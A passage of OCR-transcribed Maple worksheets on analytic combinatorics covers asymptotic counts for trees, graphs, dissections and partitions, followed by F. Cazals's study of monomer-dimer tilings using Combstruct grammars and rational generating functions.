It should be noticed that the equation obtained in the paper and stated below in slightly different.But remember that z^i counts here the number of dissections of a polygon with $i + 1$ vertices. Of course, we still have the same singularity:

```
> diss2:=2*y^2-z*(1+z)*y+z^3:
```

```
> resDiss2:=singExpansion(diss2, y, z):
```

Singularity is

$$\mathrm{RootOf}(1 - 6\_Z + \_Z^2, .1715728753)$$


Candidate values for function at singularity

$$[.05025253170]$$

$$c1\ constant, \mathrm{RootOf}(8\_Z^2 + 99\,\mathrm{RootOf}(1 - 6\_Z + \_Z^2, .1715728753) - 17), -.042257173759048980558$$

Plot of the singularity:

> **implicitplot(diss, z=-1..1, y=-1..1, numpoints=1000);**



Partitions

> **partsSys:=gfsolve(partG, unlabelled, z);**

$$partsSys := \{Z(z) = z, V(z) = \frac{1}{2} - \frac{1}{2}\sqrt{1-4z}, P(z) = \frac{1}{2}\frac{1-\sqrt{1-4z}}{z}\}$$

> **parts:=algfuntoalgeq(subs(partsSys,P(z)), y(z));**

$$parts := 1 + y^2 z - y$$

> **resParts:=singExpansion(parts, y, z);**

Singularity is

$$\frac{1}{4}$$

Candidate values for function at singularity

[2.]

Problem in singular expansion

$$[2 - 2t + 2t^2 - 2t^3 + O(t^{7/2}), 2 + 2t + 2t^2 + 2t^3 + O(t^{7/2})]$$


resParts := FAIL

Here we are in trouble since there are 2 Puiseux expansions with $t^{\frac{7}{2}}$ terms. But only the first one makes sense since the generating function increases with its argument. So that:

> **resParts[1]:=2: resParts[2]:=1/4:**

Plot of the singularity:

> **implicitplot(parts, z=-2..1, y=-5..5, numpoints=1000);**



Exact and estimated values: comparisons

We have already seen that an estimate of the number of objects of size n is given by:

```
> nbEnt:=proc(c1,rho, n)
evalf(c1*rho^(-n)/(2*sqrt(Pi*n^3)))
end;
```

$$nbEnt := \mathbf{proc}(c1, \rho, n)\ \mathrm{evalf}(1 / 2*c1*\rho\hat{}(-n) / \mathrm{sqrt}(\pi*n\hat{}3))\ \mathbf{end}$$

Comparisons with the exact values are as follows. It is interesting to observe that these values are within about 2% in any case:

Trees

```
> exactTr:=evalf(count([T,tbf], size=100));
```

$$exactTr := .31112294248977312479\ 10^{79}$$

```
> estimTr:=nbEnt(resTrees[1],resTrees[2],100);
```

$$estimTr := .30831823414949327377\ 10^{79}$$

```
> exactTr/estimTr;
```

$$1.0090967968469874574$$

Forests

```
> exactFo:=evalf(count([F,fo], size=100));
```

$$exactFo := .13843759166925326460\ 10^{88}$$

```
> estimFo:=nbEnt(resForests[1], resForests[2], 100);
```

$$estimFo := .13692122170039683439\ 10^{88}$$

```
> exactFo/estimFo;
```

$$1.0110747621882491234$$

Connected graphs

```
> exactCo:=evalf(count([C,ar],size=100));
```

$$exactCo := .48999935708003238530\ 10^{97}$$

```
> estimCo:=nbEnt(resCG[1],resCG[2],100);
```

$$estimCo := .48243456359851996544\ 10^{97}$$

```
> exactCo/estimCo;
```

$$1.0156804550343283644$$

General graphs

```
> exactGG:=evalf(count([G, br], size=100));
```

$$exactGG := .5527498276586114239 7\ 10^{102}$$

```
> estimGG:=nbEnt(resGG[1], resGG[2], 100);
```

$$estimGG := .5425404823898123989 0\ 10^{102}$$

```
> exactGG/estimGG;
```

$$1.0188176654096452581$$

Dissections

```
> exactDiss:=evalf(count([Di, dissG], size=100));
```

$$exactDiss := .2503327555668230201 2\ 10^{73}$$

```
> estimDiss:=nbEnt(resDiss[1], resDiss[2], 100);
```

$$estimDiss := .2494502557143385093 6\ 10^{73}$$

```
> exactDiss/estimDiss;
```

$$1.0035377789048856216$$

Partitions

```
> exactPart:=evalf(count([P, partG], size=100));
```

$$exactPart := .8965199470901314966 9\ 10^{57}$$

```
> estimPart:=nbEnt(resParts[1], resParts[2], 100);
```

$$estimPart := .9066177059775256840 2\ 10^{57}$$

```
> exactPart/estimPart;
```

$$.9888621644814374466 2$$

```
>
```

References

[Dr97] M. Drmota, Systems of functional equations, Random Structures and Algorithms 10, 1-2, 1997.

[FlaNo97] P. Flajolet and M. Noy, Analytic Combinatorics of Non-Crossing Configurations, Rapport de Recherche INRIA No. 3196, 1997.

[HaPa73] F. Harary and E.M. Palmer, Graphical Enumeration, Academic Press, 1973.


[Sloa95] N.J.A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, 1995.

MonoDiMer.mws

Monomer-Dimer Tilings

F. Cazals, December 1997.

A fundamental problem in lattice statistics is the monomer-dimer problem, in which the sites of a regular lattice are covered by non-overlapping monomers and dimers, that is squares and pairs of neighbor squares. An example of such a tiling for a $m \times n$ chessboard with $m = 4$ and $n = 5$ is depicted below. The relative number of monomers and dimers can be arbitrary or may be constrained to some density p, and the problem can be generalized to any fixed dimension d. This model was introduced long ago to investigate the properties of adsorbed diatomic molecules on a crystal surface [Rob35], and its three-dimensional version occurs in the theory of mixtures of molecules of different sizes [Gug52] as well as the cell cluster theory of the liquid state [CoAl55]. Practically, most of the thermodynamic properties of these physical systems can be derived from the number of ways a given lattice can be covered, so that a considerable attention has been devoted to this counting question. For any fixed dimension d and any monomer density p, a *provably good polynomial time approximation algorithm* is exposed in [KenAl95]. But exact counting results are still unknown even in dimension two.



The goal of this worksheet is to show that these questions are amenable to an automated computer algebra treatment which goes from the specifications of the coverings constructions in terms of Combstruct grammars, to the asymptotics using rational generating functions and the numeric-symbolic method exposed in [GoSa96]. In particular we shall be interested in enumerating the tilings for a vertical strip of constant width m in terms of multivariate rational generating functions, from which the average number of pieces or the expected proportions of the three types of pieces in a random tiling are easily derived.

This will also enable us to establish a *provably good* sequence of upper and lower bounds for the connectivity constant $\tau = \lim_{n \to \infty} g(n)^{\left(\frac{1}{n^2}\right)}$ where $g(n)$ counts the number of ways to tile an $n \times n$ cheesboard.

But before getting started, we need to load the Combstruct library, as well as the piece of code doing the asymptotics of rational fractions:

```
> with(combstruct): with(gfun): read `ratasympt.mpl`;read `./gfsolve.mpl`;
```

References

[CoAl55] E.G.D. Cohen et al., A cell-cluster theory for the liquid state II, Physica XXI, 1955.

[Fin97]S. Finch, Favorite Mathematical Constants, http://www.mathsoft.com/cgi-shl/constant.bat.
[GoSa96] X. Gourdon and B. Salvy, Effective Asymptotics of linear recurrences with rational coefficients, Discrete Mathematics, Vol. 153, 1996.

[Gug52] E.A. Guggenheim, Mixtures, Clarendon Press, 1952.
[Ken95] C. Kenyon et al., Approximating the number of Monomer-Dimer Coverings of a Lattice, Proc. of the 25th ACM STOC, 1993.
[Rob35]J.K. Robert, Some properties of adsorbed films of oxygen on tungsten, Proc. of the Royal Society of London, Vol. A 152, 1935.

[Sloa95] N.J.A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, 1995.

A step-by-step example

We first observe that the number T_n counting the different tilings of a vertical slice of width 1 has a well known expression: since height n can be reached from height $n-1$ by adding a monomer and from height $n-2$ with a vertical dimer, we have $T_n = T_{n-1} + T_{n-2}$ with $T_0 = 1, T_1 = 1$, that is the Fibonacci recurrence. This can be checked directly with Combstruct:

```
> TGr:={T=Sequence(Union(monomer,dimer)),monomer=Z,dimer=Prod(Z,Z)};
```

$$TGr := \{T = \mathrm{Sequence}(\mathrm{Union}(monomer, dimer)), monomer = Z, dimer = \mathrm{Prod}(Z, Z)\}$$

And we can retrieve the corresponding rational Generating Function with gfsolve:


```
> gfsolve(TGr,unlabelled, z);
```

$$\{Z(z) = z, \mathrm{monomer}(z) = z, \mathrm{dimer}(z) = z^2, T(z) = -\frac{1}{-1 + z + z^2}\}$$

More interesting is the case m=2 which we examine examine now.

Tiling a slice of width $m = 2$

An example covering of a 2x6 lattice is depicted below. If we draw a horizontal line at height 0, it turns out that we do not `cut' any piece, which we encode by MM. At height 1, we cut the lefmost vertical dimer but just touch the monomer topmost side, which we encode by PM. At height 2 the leftmost P turned into an M since we now touch the dimer boundary, while on the right side we added a dimer and have a P. More generally, we shall *assign to each height of the construction containing a monomer or dimer boundary* a word of length m on the alphabet $\{M, P\}$ as follows: the i th digit of the word is P if an horizontal line at this particular height splits a vertical domino located in the i th column, and M otherwise. To summarize our example we therefore have MM, PM, MP, MM, MM,MM at the heights 0,1,2,3,4,6. (BTW, M stands for Minus and P for Plus!)



This encoding is not one-to-one since whenever we find two consecutive Ms, we do not know wether they are on top of two monomers or of a horizontal dimer. But it is sufficient to incrementally build all the possible configurations by recording the status of the *fringe*. If $m = 2$, the possible fringes are MM,MP,PM and each of them can be derived from a combination of the others and of monomers and dimers. For example, the configuration MM can be reached in 5 different ways by:

-stacking a horizontal dimer H, two monomers C,C, or two vertical dimers V,V on top of a MM configuration,

-adding a monomer C to the right column of a PM configuration or to the left one of a MP.

The remaining transitions follow similar rules. And in order to characterize the ordinate reached by the construction, we can mark the height reached by the bottommost piece whose elevation gain is 1 or 2 at each step of the construction. Putting everything together and associating the symbols H, V, C and S to the number of horizontal dimers, vertical dimers, monomers and the height yields the following Combstruct grammar:

```
> Gr2:={MM=Union(Epsilon,Prod(S, MM, H), Prod(S, MM, C,C),
Prod(S,PM, C),Prod(S,MP, C),Prod(S,S,MM,V,V)),
PM=Union(Prod(S,MM, V, C), Prod(S,MP,V)),
MP=Union(Prod(S,MM, C, V), Prod(S,PM,V)),
H=Epsilon,V=Epsilon,C=Epsilon,S=Atom}:
```

The ordinary generating functions can be derived by Combstruct[gfsolve]:

```
> GF2Sys:=gfsolve(Gr2, unlabelled, z, [[h,H], [v,V], [c,C]]);
```

$$GF2Sys := \{\mathrm{PM}(z,h,v,c) = \frac{z\,v\,c}{-z\,v+1+h\,z^2\,v-z\,h-z^2\,c^2\,v-z\,c^2+z^3\,v^3-z^2\,v^2},$$
$$\mathrm{MP}(z,h,v,c) = \frac{z\,v\,c}{-z\,v+1+h\,z^2\,v-z\,h-z^2\,c^2\,v-z\,c^2+z^3\,v^3-z^2\,v^2},$$
$$\mathrm{MM}(z,h,v,c) = -\frac{z\,v-1}{-z\,v+1+h\,z^2\,v-z\,h-z^2\,c^2\,v-z\,c^2+z^3\,v^3-z^2\,v^2}, \mathrm{C}(z,h,v,c) = c, \mathrm{H}(z,h,v,c) = h,$$
$$\mathrm{V}(z,h,v,c) = v, \mathrm{S}(z,h,v,c) = z\}$$

Furthermore we can isolate the GF corresponding to the MM fringes; the coefficient of $z^n h^i v^j c^l$ in this GF counts the number of ways to tile a chessboard $2 \times n$ with respectively j, k and l horizontal and vertical dimers and monomers:

```
> GF2:=subs(GF2Sys,MM(z,h,v,c));
```

$$GF2 := -\frac{z\,v-1}{-z\,v+1+h\,z^2\,v-z\,h-z^2\,c^2\,v-z\,c^2+z^3\,v^3-z^2\,v^2}$$

The number of configurations up to a given height independently of the number and kind of pieces used can be retrieved by erasing the dimers and monomers markers followed by a Taylor expansion:

```
> GF2h:=subs([h=1,v=1,c=1],GF2);series(GF2h,z=0,11);
```

$$GF2h := -\frac{z-1}{-3\,z+1-z^2+z^3}$$

$$1+2\,z+7\,z^2+22\,z^3+71\,z^4+228\,z^5+733\,z^6+2356\,z^7+7573\,z^8+24342\,z^9+78243\,z^{10}+O(z^{11})$$

This sequence does not appear in [Sloa95]. It can be checked that these values match those computed directly from the grammer by Combstruct[count]:

```
> seq(count([MM,Gr2], size=i), i=0..10);
```

$$1, 2, 7, 22, 71, 228, 733, 2356, 7573, 24342, 78243$$

Another way to compute the exact number of tilings for large values of n is through the recurrence equation satisfied by the Taylor coefficients and computed by gfun[diffeqtorec]:

```
> diffeqtorec(y(z)-GF2h,y(z),u(n));
```

$$\{u(n) - u(n+1) - 3\,u(n+2) + u(n+3), u(0) = 1, u(1) = 2, u(2) = 7\}$$

```
> p2:=rectoproc('',u(n)):
```

```
> for i from 1 to 10 do i,p2(i) od;
```

$$1, 2$$

$$2, 7$$

$$3, 22$$

$$4, 71$$

$$5, 228$$

$$6, 733$$

$$7,2356$$

$$8,7573$$

$$9,24342$$

$$10,78243$$

For example:

> **p2(1000);evalf(");**

```
81588806641560701690695240411230759515151275968774848493613419585169068227333558126428001382175\
14468773096325778452528082912257321806604921460098220012515791506449413777539281203616366978286\
49677228751885765204525356935063173344728895706423812409533412081112594313161139946587443171828\
52871108762302870178745947878236817953193772066640148324686218733540640323553905708791294237199\
87103789535781625389457675353367562727091107717250177250799547290834707716916150259725344837495\
37678643192437219344204369951685
```

$$.8158880664\ 10^{507}$$

But as we shall see now, asymptotic estimates can be derived much faster.

Asymptotic estimates of the number of tilings

We have just seen that the number of configurations is encoded by the rational generating function GF2h(z). An elegant way to access its Taylor coefficients is therefore through a full partial fraction decomposition yielding linear denominators:

> **fpf:=convert(GF2h,fullparfrac,z);**

$$fpf := \sum_{\_\alpha = \mathrm{RootOf}(-3\_Z + 1 - \_Z^2 + \_Z^3)} \frac{-\frac{8}{37}\_\alpha + \frac{7}{74}\_\alpha^2 - \frac{11}{74}}{z - \_\alpha}$$

The term in z^n comes from the contributions of the roots of $Z^3 - Z^2 - 3Z + 1 = 0$ in the expansion of

> **el:=op(1,fpf);**

$$el := \frac{-\frac{8}{37}\_\alpha + \frac{7}{74}\_\alpha^2 - \frac{11}{74}}{z - \_\alpha}$$

and since there are 3 singularities, the main asymptotic contribution comes from the one with smallest modulus:

> **fsolve(-3*_Z+1+_Z^3-_Z^2,_Z);**

$$-1.481194304, .3111078175, 2.170086487$$

> **root1:=RootOf(-3*_Z+1+_Z^3-_Z^2,.3111078175);**
root2:=RootOf(-3*_Z+1+_Z^3-_Z^2,-1.481194304);
root3:=RootOf(-3*_Z+1+_Z^3-_Z^2,2.170086487);

$$root1 := \mathrm{RootOf}(-3\_Z + 1 - \_Z^2 + \_Z^3, .3111078175)$$

$$root2 := \mathrm{RootOf}(-3\_Z + 1 - \_Z^2 + \_Z^3, -1.481194304)$$

$$root3 := \mathrm{RootOf}(-3\_Z + 1 - \_Z^2 + \_Z^3, 2.170086487)$$

On this example the dominant pole is clearly $.31$ so that the main contribution is encoded by:

```
> el1:=subs(_alpha=root1,el);
```

$$ell := \frac{-\frac{8}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.3111078175)+\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.3111078175)^2-\frac{11}{74}}{z-\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.3111078175)}$$

```
> evalf(");
```

$$-\frac{.2067595751}{z-.3111078175}$$

Extracting the term in z^n in the previous expression produces the estimate:

```
> es2:=n->.2067595751*(1/.3111078175)^(n+1);
```

$$es2 := n \to .2067595751\,3.214319743^{(n+1)}$$

```
> seq(es2(i),i=1..10);
```

2.136209208, 6.866459431, 22.07099612, 70.94323855, 228.0342523, 732.9749992, 2356.016011, 7572.988780, 24342.00736, 78242.99481

To sum up, from the rational generating function we have:

-performed a full partial fraction decomposition,

-computed the singularities and sorted them by increasing moduli,

-extracted the contribution of the singularity with smallest modulus.

The key step consists in deciding which are the singularity (ies) with smallest modulus (i), and can be performed numerically using properties of polynomials with integer coefficients --see [GoSa96]. This is implemented by the **ratasympt** function --whose optional 4 th argument corresponds to the number of singularity layers the user wants to take into account. In particular to retrieve the main contribution, one writes:

```
> layer1:=ratasympt(GF2h,z,n,1);nbCfs1:=evalf(layer1);
```

$$layer1 := -\frac{-\frac{8}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)+\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^2-\frac{11}{74}}{\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^{(n+1)}}$$

$$nbCfs1 := \frac{.2067595751}{.3111078175^{(n+1.)}}$$

And to take into account all the layers:

```
> layers:=ratasympt(GF2h,z,n);nbCfs:=evalf(layers);
```

$$layers := -\frac{-\frac{8}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)+\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^2-\frac{11}{74}}{\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^{(n+1)}}-$$

$$\left(-\frac{8}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,-1.48119430409)+\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,-1.48119430409)^2-\frac{11}{74}\right)^{(n+1)}\Big/\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,-1.48119430409)$$

$$-\left(-\frac{8}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,2.17008648663)+\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,2.17008648663)^2-\frac{11}{74}\right)^{(n+1)}\Big/\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,2.17008648663)$$

$$nbCfs := \frac{.2067595751}{.3111078175^{(n+1.)}} - \frac{.3791441193}{(-1.481194304)^{(n+1.)}} + \frac{.1723845440}{2.170086487^{(n+1.)}}$$

We can check that the second approximation is more accurate:

> **evalf(seq(subs(n=i, layer1), i=1..10));**

2.136209208, 6.866459430, 22.07099611, 70.94323856, 228.0342523, 732.9749992, 2356.016012, 7572.988781, 24342.00735, 78242.99482

> **evalf(seq(subs(n=i, layers), i=1..10));**

2.000000000, 6.999999995, 21.99999998, 70.99999995, 227.9999998, 732.9999991, 2355.999997, 7572.999991, 24341.99996, 78242.99989

> **seq(p2(i),i=1..10);**

2, 7, 22, 71, 228, 733, 2356, 7573, 24342, 78243

The proportion of monomers and dimers

We now address the computation of the average number of pieces in a random tiling. From the multivariate generating function $GF2(z,h,v,c)$ we can merge the three types of pieces as follows:

> **GF2;stij:=subs([h=t,v=t,c=t], GF2);**

$$-\frac{z\,v-1}{-z\,v+1+h\,z^2\,v-z\,h-z^2\,c^2\,v-z\,c^2+z^3\,v^3-z^2\,v^2}$$

$$stij := -\frac{z\,t-1}{-2\,z\,t+1-z^2\,t^3-z\,t^2+z^3\,t^3}$$

The coefficient of $z^i\,t^j$ in $stij$ counts the number of tilings at height i with exactly j pieces of any type. To get the total number of pieces we just have to compute the derivative with respect to t and substitute $t=1$:

> **sstij:=subs(t=1, diff(stij,t));**

$$sstij := \frac{(z-1)\,(-4\,z-3\,z^2+3\,z^3)}{(-3\,z+1-z^2+z^3)^2}-\frac{z}{-3\,z+1-z^2+z^3}$$

For example, the total number of dimers and monomers used in all the configurations tilling the square $2x2$ is 20:

> **series(",z=0,5);**

$$3\,z+20\,z^2+94\,z^3+402\,z^4+O(z^5)$$

As before, we can compute an estimate of the total number of pieces in all the configurations at a given height:

```
> ratasympt(sstij,z,n,1);
```

$$\left(\frac{7}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^2+\frac{5}{37}-\frac{13}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)\right)^{(n+1)}\Big/\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^{(n+2)}-\left(-\frac{376}{1369}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)+\frac{551}{2738}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^2-\frac{1035}{2738}\right)\Big/\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^{(n+1)}-\frac{\frac{39}{74}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)-\frac{12}{37}\,\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^2+\frac{43}{74}}{\mathrm{RootOf}(-3\_Z+1-\_Z^2+\_Z^3,.311107817466)^{(n+1)}}$$

```
> nBDPiecesN:=evalf(");
```

$$nBDPiecesN := .08963668765\,\frac{n+1.}{.3111078175^{(n+2.)}}-\frac{.2696705336}{.3111078175^{(n+1.)}}$$

So that the average number of pieces is asymptotically equivalent to:

```
> avNbD:=expand(nBDPiecesN/nbCfs1);
```

$$avNbD := 1.393507288\,n+.08923621157$$

And the average number of pieces per layer in a tiling of height n is therefore:

```
> asympt("/n,n);
```

$$1.393507288+\frac{.08923621157}{n}$$

The number of occurrences and the proportions of dimers and monomers can be computed in the same way by erasing the irrelevant indeterminates:

```
> pieceProportion:=proc(MGF, keptPiece)
local forSubs, stij, sstij, nbp;

forSubs:={h=1,v=1,c=1} minus {keptPiece=1};
stij:=subs([op(forSubs)], MGF);
sstij:=subs(keptPiece=1, diff(stij,keptPiece));
nbp:=evalf(ratasympt(sstij,z,n,1));
asympt(nbp/nBDPiecesN,n,2)
end:
```

And we end up with:

```
> nbh:=pieceProportion(GF2,h);
nbv:=pieceProportion(GF2,v);
nbc:=pieceProportion(GF2,c);
```

$$nbh := .1483735155+O\left(\frac{1}{n}\right)$$

$$nbv := .2868539972+O\left(\frac{1}{n}\right)$$

$$nbc := .5647724884 + O\left(\frac{1}{n}\right)$$

Plotting routines archive

The figures above were plotted with the following functions:

```
> dominoH:=proc(x,y) [[x,y], [x+2,y], [x+2,y+1], [x,y+1], [x,y]] end:
dominoV:=proc(x,y) [[x,y], [x+1,y], [x+1,y+2], [x,y+2], [x,y]] end:
dominoC:=proc(x,y) [[x,y], [x+1,y], [x+1,y+1], [x,y+1], [x,y]] end:

> plot([dominoV(0,0), dominoC(0,2),dominoC(0,3),
dominoC(1,0),dominoV(1,1),dominoH(1,3),
dominoV(2,0),dominoC(2,2),
dominoC(3,0),dominoC(3,1),dominoV(3,2),
dominoH(0,4),dominoH(2,4)],scaling=constrained,color=blue);

>

> plot([dominoV(0,0), dominoC(1,0),dominoV(1,1),dominoC(0,2),dominoH(0,3),dominoV(0,4),dominoV(1,4)],
scaling=constrained,color=blue);
```

Automatic counting in a slice of width m

Computing the generating functions

We now show how to automate the previous computations for any integer m. The first task consists in generating the $2^m - 1$ words on the binary alphabet $\{M, P\}$, and this is easily done with a Combstruct grammar as follows:

```
> allMPWords:=proc(m::integer)
local i, MPGr, mps1, mps2, Pm;

MPGr:={AllMP=Sequence(MP), MP=Union(M,P), M=Atom, P=Atom};
mps1:=allstructs([AllMP, MPGr], size=m);
mps2:=convert(map(proc(x) cat(op(x)) end, mps1), set);
Pm:=cat(seq(P,i=1..m));
[op(mps2 minus {Pm})]
end:
```

For example if $m = 3$:

```
> allMPWords(3);
```

$$[PMM, MMP, MMM, PPM, MPP, MPM, PMP]$$

More interesting is the generation of the transitions between these words. Let $pattern$ be one of them and suppose we want to figure out all the fringes $pattern$ can be derived from. Suppose for example the i th letter of $pattern$ is a P ; this means that the i th letter of the fringe $pattern$ was derived from was M and that a vertical dimer was put on top of this M . Similar rules applies if the i th digit is a M . And since the letter of a given fringe are independent --except for two consecutive M s that may come from an horizontal dimer, it suffices to recursively examine the digits from left to right as follows:

```
> #--pattern is the fringe to be built, e.g. MMPMM
recComesFrom:=proc(pattern::string, idx::integer, prefix::string, mul::list, result::table)
local prodRes, m, Mm, Pm;

if (idx>length(pattern)) then #--stores the result into an indexed table
prodRes:=Prod(S,prefix, op(mul));
if not assigned(result[pattern]) then result[pattern]:={prodRes}
else result[pattern]:=result[pattern] union {prodRes}
fi
else
#--we examine the idx^{th} letter of the target
if substring(pattern,idx)=P then
recComesFrom(pattern, idx+1, cat(prefix,M), [op(mul), V], result)
else #target=M
recComesFrom(pattern, idx+1, cat(prefix,P), mul, result);
```

```
recComesFrom(pattern, idx+1, cat(prefix,M), [op(mul), C], result);

#--we may have MM=Prod(MM,H)
if (length(pattern)>idx) and (substring(pattern,idx+1)=M) then
recComesFrom(pattern, idx+2, cat(prefix,M,M), [op(mul), H], result)
fi
fi
fi;

#--some extra work for M^m
m:=length(pattern);
Mm:=cat(seq(M,i=1..m));
if pattern=Mm then
Pm:=cat(seq(P,i=1..m));
result[Mm]:=result[Mm] minus {Prod(S,Pm)}
union {Epsilon,Prod(S,S,Mm,seq(V,i=1..m))}
fi
end:
```

Here is the table for $m = 3$:

```
> table3:=table():for i in allMPWords(3) do recComesFrom(i, 1, ``, [], table3) od:print(table3);
```

```
table([
MPM = {Prod(S, PMP, V), Prod(S, MMM, C, V, C), Prod(S, MMP, C, V), Prod(S, PMM, V, C)}
MMM = {E, Prod(S, S, MMM, V, V, V), Prod(S, PPM, C), Prod(S, PMM, C, C), Prod(S, PMP, C), Prod(S, MPM, C, C),
Prod(S, MPP, C), Prod(S, PMM, H), Prod(S, MMP, C, C), Prod(S, MMM, C, C, C), Prod(S, MMM, C, H),
Prod(S, MMP, H), Prod(S, MMM, H, C)}
PMP = {Prod(S, MMM, V, C, V), Prod(S, MPM, V, V)}
PPM = {Prod(S, MMM, V, V, C), Prod(S, MMP, V, V)}
PMM = {Prod(S, MPP, V), Prod(S, MPM, V, C), Prod(S, MMM, V, C, C), Prod(S, MMM, V, H), Prod(S, MMP, V, C)}
MPP = {Prod(S, MMM, C, V, V), Prod(S, PMM, V, V)}
MMP = {Prod(S, PMM, C, V), Prod(S, MPM, C, V), Prod(S, MMM, C, C, V), Prod(S, MMM, H, V), Prod(S, PPM, V)}
])
```

The tables entries are merged as follows:

```
> setGrammarFromTable:=proc(aTable)
local aList, transitions, x;
aList:=op(op(aTable));#--[a={Prod(...), Prod(...)}, ...]
transitions:=seq(op(1,x)=Union(op(op(2,x))), x=aList);
{transitions} union {H=Epsilon,V=Epsilon,C=Epsilon,S=Atom}
end:
```

This yields the grammar:

```
> Gr3:=setGrammarFromTable(table3);
```

```
Gr3 := {MMP =
Union(Prod(S, PMM, C, V), Prod(S, MPM, C, V), Prod(S, MMM, C, C, V), Prod(S, MMM, H, V), Prod(S, PPM, V)), PMM
 = Union(Prod(S, MPP, V), Prod(S, MPM, V, C), Prod(S, MMM, V, C, C), Prod(S, MMM, V, H), Prod(S, MMP, V, C)),
MPP = Union(Prod(S, MMM, C, V, V), Prod(S, PMM, V, V)),
PMP = Union(Prod(S, MMM, V, C, V), Prod(S, MPM, V, V)),
PPM = Union(Prod(S, MMM, V, V, C), Prod(S, MMP, V, V)),
MPM = Union(Prod(S, PMP, V), Prod(S, MMM, C, V, C), Prod(S, MMP, C, V), Prod(S, PMM, V, C)), MMM = Union(E,
Prod(S, S, MMM, V, V, V), Prod(S, PPM, C), Prod(S, PMM, C, C), Prod(S, PMP, C), Prod(S, MPM, C, C),
Prod(S, MPP, C), Prod(S, PMM, H), Prod(S, MMP, C, C), Prod(S, MMM, C, C, C), Prod(S, MMM, C, H),
Prod(S, MMP, H), Prod(S, MMM, H, C)), H = E, V = E, C = E, S = Atom}
```

This is solved as usual:

```
> MM3GFSys:=gfsolve(Gr3, unlabelled, z, [[h,H], [v,V], [c,C]]);
MM3GF:=subs(MM3GFSys,MMM(z,h,v,c));
```

$$MM3GFSys := \{\mathrm{PMM}(z,h,v,c) = z\,v\,(-z\,c\,v^2 - c^2 - h + z^3 v^5 c + z^2 v^3 h - z\,c^3 v) \,/\, (-1 + 3 z^2 v^3 + 5 z^2 c^2 v^2$$

$$-3z^4v^6+zcv-2z^3v^4c-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar$$
$$+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,\ C(z,\hbar,v,c)=c,\ H(z,\hbar,v,c)=\hbar,$$
$$S(z,\hbar,v,c)=z,\ V(z,\hbar,v,c)=v,\ PMP(z,\hbar,v,c)=-zcv^2\langle 1-z^2v^3+z^3v^4c-z^2c^2v^2+2z^2v^2\hbar\rangle\ /\ \langle -1+3z^2v^3$$
$$+5z^2c^2v^2-3z^4v^6+zcv-2z^3v^4c-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5$$
$$-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,\ MPP(z,\hbar,v,c)=-z$$
$$v^2\langle c-z^2v^3c+z^3v^4c^2-z^2c^3v^2+z\hbar v-z^3v^4\hbar\rangle\ /\ \langle -1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv-2z^3v^4c$$
$$-2z^4c^4v^4+2zc\hbar+z^3c^3v^3+2z^4v^4\hbar c^2+z^5v^6c^3-5c^2z^4v^5-2z^5v^6c\hbar+2c^4z^2v+z^5cv^7-2z^4v^4\hbar^2$$
$$+2c^2z^2\hbar v+z^6v^9+zc^3+2z^2\hbar^2v+z^3c^5v^2\rangle,\ PPM(z,\hbar,v,c)=-zv^2$$
$$\langle c-z^2v^3c+z^3v^4c^2-z^2c^3v^2+z\hbar v-z^3v^4\hbar\rangle\ /\ \langle -1+3z^2v^3+5z^2c^2v^2-3z^4v^6+zcv-2z^3v^4c$$
